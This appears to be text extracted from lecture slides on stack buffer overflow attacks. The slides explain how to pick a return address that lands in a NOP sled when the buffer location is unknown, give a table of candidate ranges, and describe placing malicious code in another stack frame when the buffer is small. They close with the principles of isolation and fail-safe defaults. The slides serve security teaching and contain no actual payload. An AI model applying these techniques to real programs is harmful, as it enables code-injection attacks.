
Unknown Buffer Location

The location of the buffer is important, because we need it in order to determine where to place the new return address

Solution: We will still use address spraying, but now we need to derive the possible location(s) of our NOP sled


If we know we insert 150 bytes of NOPs after the return address, we can iterate through all possible locations of our NOP sled

Buffer Address	NOP Section
A	[A + 120, A +270]
A + 4	[A + 124, A +274]
A + 8	[A + 128, A +278]
…	
A + 100	[A + 220, A +370]




Unknown Buffer Location

Buffer Address	NOP Section
A	[A + 120, A +270]
A + 4	[A + 124, A +274]
A + 8	[A + 128, A +278]
…	
A + 100	[A + 220, A +370]



Try to find a NOP section range that will work for ALL values of A




Small Buffer Size

In a buffer of 517, we can fit quite a lot of stuff in our payload,

But what if the buffer is small, or if we are not allowed to overflow into other stack frames ?

In 64-bit systems, we are not able to overflow stuff after the return address


So, our malicious code needs to be injected below the return address, and have *much less* space to work with



Small Buffer Size

In a buffer of 517, we can fit quite a lot of stuff in our payload,


But what if the buffer is small, or if we are not allowed to overflow into other stack frames ?



Small Buffer Size

In a buffer of 517, we can fit quite a lot of stuff in our payload,

But what if the buffer is small, or if we are not allowed to overflow into other stack frames ?




Solution: Place the malicious code in another stack frame


(As long as we can figure out its address, we really do not care if the malicious code is in the BOF stack frame)

Lessons Learned?

Principle of Isolation

Address spaces for processes should be isolated from one another, and there should be no interference between two address spaces





Principle of fail-safe defaults

In a process or system FAILS for whatever reason, it will default to a SAFE outcome *(Think Stack Guard)*